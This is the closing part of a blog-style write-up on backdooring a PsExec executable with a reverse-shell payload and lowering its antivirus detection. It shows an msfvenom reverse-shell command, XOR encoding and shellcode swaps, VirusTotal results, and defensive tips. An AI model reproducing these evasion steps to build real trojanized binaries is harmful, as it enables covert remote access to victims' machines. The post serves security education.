


Lowest detection rate so far, hit 9/60! Possibly because of static analysis and MSF is well known by any decent AV.

More Anti-Virus Bypassing Shenanigans

As with the previous section, let's think of ways to reduce detection; I tried the following:


1. Stripping the binary with strip: **No change (9/60).**
2. Stripping the broken certificate: **BAD! Went up to 18/60.**
3. Smallest MSF payload XORed with custom XOR stub (https://github.com/abatchy17/SLAE)
   Payload used: msfvenom -p windows/shell_reverse_tcp -b "\x00" --smallest
   Detection rate: Lowest yet, hitting 5/60!



SHA256: 7d8e3f45189c8b66fc12dfe25de52378f0f7e0939f7ef896e2533d4a27e743bc
File name: PsExec_Smallest_XOR.exe
Detection ratio: 6 / 61
Analysis date: 2017-05-21 19:29:35 UTC (2 hours, 29 minutes ago)

Antivirus	Result	Update
CrowdStrike Falcon (ML)	malicious_confidence_100% (D)	20170130
Endgame	malicious (moderate confidence)	20170515
K7GW	Riskware (0040eff71)	20170521
Kaspersky	HEUR:Trojan.Win32.Generic	20170521
Sophos	PsExec (PUA)	20170521
ZoneAlarm by Check Point	HEUR:Trojan.Win32.Generic	20170521
Ad-Aware	✔	20170521

What if we get rid of the MSF payload and use a less suspicious shell off exploit-db? I used this: https://www.exploit-db.com/exploits/40352/, same structure with no encoding.



SHA256: 2d418ad4ed347e12482df074a982ee3488fac54fc6ef980ca73199ade95fab82
File name: PsExec_Custom_SC.exe
Detection ratio: 4 / 60
Analysis date: 2017-05-21 22:35:14 UTC (23 hours, 4 minutes ago)

Antivirus	Result	Update
CrowdStrike Falcon (ML)	malicious_confidence_100% (D)	20170130
Endgame	malicious (moderate confidence)	20170515
K7GW	Riskware (0040eff71)	20170521
Sophos	PsExec (PUA)	20170521
Ad-Aware	✔	20170521

Oh, look at that! Reaching 3/59 detection rate! There's possibly room for improvement (with encryption maybe?) but that's enough for now.

How do I protect myself?

Compile from source, write your own tools and trust no one. Or just give up.

But on a serious note:

- Download binaries only from trusted sources.
- Validate checksums/hashes.
- Patch your OS and update the AV database regularly.
- Look for signs, do you expect calc.exe to request firewall bypass?
- Cross fingers and double click more than once.

Thanks for reading!

Appendix

Equations

1. $ModuleEntryPoint = BaseAddress + EntryPoint$
2. $File\ Offset\ of\ EntryPoint\ = EntryPoint\ - (VirtualSizeOfHeader\ - SizeOfHeaders)$
3. $RVA\ of\ Code\ Cave: Virtual\ Offset\ of\ Cave's\ Section\ + Raw\ Offset\ of\ Cave - Raw\ Offset\ of\ Cave's\ Section$

Repositories

1. https://github.com/abatchy17/Introduction-To-Backdooring
2. https://github.com/abatchy17/SLAE

Acknowledgements

Thanks to @jack, @sae, @vcsec and @wetw0rk at NetSecFocus for taking the time to review this crap.

To my wife for believing in me. And for thinking I'm funny.

References

[1] https://en.wikibooks.org/wiki/X86_Disassembly/Windows_Executable_Files
[2] https://sector876.blogspot.com/2013/03/backdooring-pe-files-part-1.html
[3] https://pentest.blog/art-of-anti-detection-2-pe-backdoor-manufacturing/
[4] https://github.com/secretsquirrel/the-backdoor-factory
[5] http://blog.sevagas.com/IMG/pdf/BypassAVDynamics.pdf
[6] https://www.codeproject.com/Articles/20240/The-Beginners-Guide-to-Codecaves